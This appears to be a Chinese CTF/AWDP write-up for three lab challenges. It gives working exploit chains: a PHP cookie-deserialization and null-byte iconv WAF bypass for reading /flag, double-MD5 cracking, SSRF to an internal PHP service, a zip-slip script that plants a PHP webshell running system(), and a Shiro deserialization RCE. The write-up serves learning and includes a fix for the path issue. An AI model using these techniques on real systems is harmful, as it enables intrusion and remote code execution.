awdp
MediaDrive
break
<?php
declare(strict_types=1);
require_once __DIR__ . "/lib/User.php";
require_once __DIR__ . "/lib/Util.php";

$user = null;
if (isset($_COOKIE['user'])) {
    $user = @unserialize($_COOKIE['user']);
}
if (!$user instanceof User) {
    $user = new User("guest");
    setcookie("user", serialize($user), time() + 86400, "/");
}

$f = (string)($_GET['f'] ?? "");
if ($f === "") {
    http_response_code(400);
    echo "Missing parameter: f";
    exit;
}

$rawPath = $user->basePath . $f;

if (preg_match('/flag|\/flag|\.\.|php:|data:|expect:/i', $rawPath)) {
    http_response_code(403);
    echo "Access denied";
    exit;
}

$convertedPath = @iconv($user->encoding, "UTF-8//IGNORE", $rawPath);
if ($convertedPath === false || $convertedPath === "") {
    http_response_code(500);
    echo "Conversion failed";
    exit;
}


$content = @file_get_contents($convertedPath);
if ($content === false) {
    http_response_code(404);
    echo "Not found";
    exit;
}

$displayRaw = $rawPath;
$displayConv = $convertedPath;
$isText = true;

for ($i=0; $i<min(strlen($content), 512); $i++) {
    $c = ord($content[$i]);
    if ($c === 0) { $isText = false; break; }
}
?>
漏洞主要出现在这段代码中。在上传图片之后,点击预览,会有一个cookie反序列化,我们通过修改basePath的值,再通过路径拼接读取根目录下的flag
<?php
class User {
    public  $name = "guest";
    public  $encoding = "UTF-6BE";
    public  $basePath = "";
}
$a = new User();
echo urlencode(serialize($a));
GET /preview.php?f=/flag HTTP/1.1
Host: 192.168.247.161
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.247.161/
Accept-Encoding: gzip, deflate, br
Cookie: user=O%3A4%3A%22User%22%3A3%3A%7Bs%3A4%3A%22name%22%3Bs%3A5%3A%22guest%22%3Bs%3A8%3A%22encoding%22%3Bs%3A8%3A%22UTF-16BE%22%3Bs%3A8%3A%22basePath%22%3Bs%3A0%3A%22%22%3B%7D
Connection: keep-alive

HTTP/1.1 403 Forbidden
Date: Tue, 24 Mar 2026 08:35:18 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Content-Length: 13
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Access denied
可以看到,被waf了,但是可以利用iconv函数的特性,在编码转换时,将非法字符丢弃,从而绕过
GET /preview.php?f=%00/%00f%00l%00a%00g HTTP/1.1
Host: 192.168.247.161
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.247.161/
Accept-Encoding: gzip, deflate, br
Cookie: user=O%3A4%3A%22User%22%3A3%3A%7Bs%3A4%3A%22name%22%3Bs%3A5%3A%22guest%22%3Bs%3A8%3A%22encoding%22%3Bs%3A8%3A%22UTF-16BE%22%3Bs%3A8%3A%22basePath%22%3Bs%3A0%3A%22%22%3B%7D
Connection: keep-alive

这里采用的是空字符绕过,UTF-8//IGNOR会自动丢弃这些空字符,最终访问的是/flag
fix
问题出在如下的路径拼接上,只要将访问路径固定到/var/www/html/uploads即可
$rawPath = "/var/www/html/uploads/" . $f
easy_time
break
EXPOSE 80 5000
首先就是看到Dockerfile中开放了两个端口,但是访问网站在结合index.py内容可知,对外开放的是5000端口的服务,80端口是一个php服务,不对外开放,这时就要考虑ssrf了。
@app.route('/login', methods=['GET', 'POST'])
def login():
    if flask.request.method == 'POST':
        username = flask.request.form.get('username', '')
        password = flask.request.form.get('password', '')
        h1 = hashlib.md5(password.encode('utf-8')).hexdigest()
        h2 = hashlib.md5(h1.encode('utf-8')).hexdigest()
        next_url = flask.request.args.get("next") or flask.url_for("dashboard")
        if username == 'admin' and h2 == "7022cd14c42ff272619d6beacdc9ffde":
            resp = flask.make_response(flask.redirect(next_url))
            resp.set_cookie('visited', 'yes', httponly=True, samesite='Lax')
            resp.set_cookie('user', username, httponly=True, samesite='Lax')
            return resp
        return flask.render_template('login.html', error='用户名或密码错误', username=username), 401
接着读取login路由发现admin密码的hash值是暴露的,可以进行爆破
import hashlib

with open("rockyou.txt", "r", encoding="utf-8", errors="ignore") as f:
    for line in f:
        line = line.strip()
        line1 = hashlib.md5(line.encode('utf-8')).hexdigest()
        line2 = hashlib.md5(line1.encode('utf-8')).hexdigest()
        if line2 == "7022cd14c42ff272619d6beacdc9ffde":
            print(line)
            break
写一个简单的脚本,用kali自带的字典就能跑出来密码是secret
@app.route('/about', methods=['GET', 'POST'])
@login_required
def about():
    user = flask.request.cookies.get('user')

    conn = db()
    current = conn.execute('SELECT * FROM users WHERE username=?', (user,)).fetchone()
    about_text = current['about'] if current else ''
    avatar_local = current['avatar_local'] if current else ''
    avatar_url = current['avatar_url'] if current else ''

    if flask.request.method == 'POST':
        about_text = flask.request.form.get('about', '')
        avatar_url = flask.request.form.get('avatar_url', '')

        upload = flask.request.files.get('avatar_file')
        if upload and upload.filename:
            raw = upload.read()
            upload.seek(0)
            kind = sniff_image_type(raw)
            if kind not in {'png', 'jpeg', 'gif', 'webp'}:
                conn.close()
                return (
                    flask.render_template(
                        'about.html',
                        user=user,
                        about=about_text,
                        avatar_local=avatar_local,
                        avatar_url=avatar_url,
                        remote_info=fetch_remote_avatar_info(avatar_url),
                        error='头像文件必须是图片(png/jpg/gif/webp)',
                    ),
                    400,
                )

            fname = f"{uuid4().hex}.{ 'jpg' if kind == 'jpeg' else kind }"
            path = AVATAR_DIR / fname
            with open(path, 'wb') as f:
                f.write(raw)
            avatar_local = f"uploads/avatars/{fname}"

        conn.execute(
            'UPDATE users SET about=?, avatar_local=?, avatar_url=? WHERE username=?',
            (about_text, avatar_local, avatar_url, user),
        )
        conn.commit()

        current = conn.execute('SELECT * FROM users WHERE username=?', (user,)).fetchone()
        conn.close()

        return flask.render_template(
            'about.html',
            user=user,
            about=current['about'],
            avatar_local=current['avatar_local'],
            avatar_url=current['avatar_url'],
            remote_info=fetch_remote_avatar_info(current['avatar_url']),
            error=None,
        )

    conn.close()
    return flask.render_template(
        'about.html',
        user=user,
        about=about_text,
        avatar_local=avatar_local,
        avatar_url=avatar_url,
        remote_info=fetch_remote_avatar_info(avatar_url),
        error=None,
    )
接着分析about路由,发现,有一个avatar_url是用来加载远程头像的,这里很有可能就是一个ssrf的利用点,结合开放的80端口以及源码中html文件夹下的几个php文件,抓包修改,尝试访问http://127.0.0.1/index.php

发现回显内容与源码中的内容一模一样,ssrf成功。但是测试发现只能使用http协议,所以还需要找到其他利用点配合ssrf打
@app.route('/plugin/upload', methods=['GET', 'POST'])
@login_required
def upload_plugin():
    if flask.request.method == 'GET':
        return flask.render_template('plugin_upload.html', error=None, ok=None, files=None)

    file = flask.request.files.get('plugin')
    if not file or not file.filename:
        return flask.render_template('plugin_upload.html', error='请选择一个 zip 文件', ok=None, files=None), 400

    filename = secure_filename(file.filename)
    if not filename.lower().endswith('.zip'):
        return flask.render_template('plugin_upload.html', error='仅支持 .zip 文件', ok=None, files=None), 400

    saved = UPLOAD_DIR / f"{uuid4().hex}-{filename}"
    file.save(saved)

    dest = PLUGIN_DIR / f"{Path(filename).stem}-{uuid4().hex[:8]}"
    dest.mkdir(parents=True, exist_ok=True)

    try:
        print(saved, dest)
        extracted = safe_upload(saved, dest)
    except Exception:
        shutil.rmtree(dest, ignore_errors=True)
        return flask.render_template('plugin_upload.html', error='解压失败:压缩包内容不合法', ok=None, files=None), 400

    return flask.render_template('plugin_upload.html', error=None, ok='上传并解压成功', files=extracted)
再看上传插件的路由,发现我们只能上传zip压缩包,然后通过safe_upload的自定义函数进行处理。这里需要重点关注一下这个自定义函数,里面很有可能存在可以利用的漏洞。
def safe_upload(zip_path: Path, dest_dir: Path) -> list[str]:
    with zipfile.ZipFile(zip_path, 'r') as z:
        for info in z.infolist():
            target = os.path.join(dest_dir, info.filename)
            if info.is_dir():
                os.makedirs(target, exist_ok=True)
            else:
                os.makedirs(os.path.dirname(target), exist_ok=True)
                with open(target, 'wb') as f:
                    f.write(z.read(info.filename))

关键就是target = os.path.join(dest_dir, info.filename)这段代码有路径拼接的漏洞,从源码可知这里的dest_dir对应的就是/plugins/xxx/目录,此时如果压缩的文件文件名为../../../var/www/html/shell.php,通过join路径拼接就会存放到php网站的根目录下。只要在该php文件中写入想要执行的代码,再通过ssrf漏洞访问http://127.0.0.1/shell.php
import zipfile
with open('123.zip', 'wb') as f:
    with zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED) as zf:
        zf.writestr('../../../var/www/html/123.php', b'<?php system("find / -name flag"); ?>')
isw
isw3



首先对ip进行端口扫描发现8080端口是开放的,然后访问网页发现是一个登录框

随便输入密码然后抓包,在回显中看到关键字remember,很有可能就是一个shiro框架反序列化漏洞
使用工具直接爆破密钥和利用连,进行rce拿到第一个flag。之后可以传马连蚁剑但是提权部分不会了。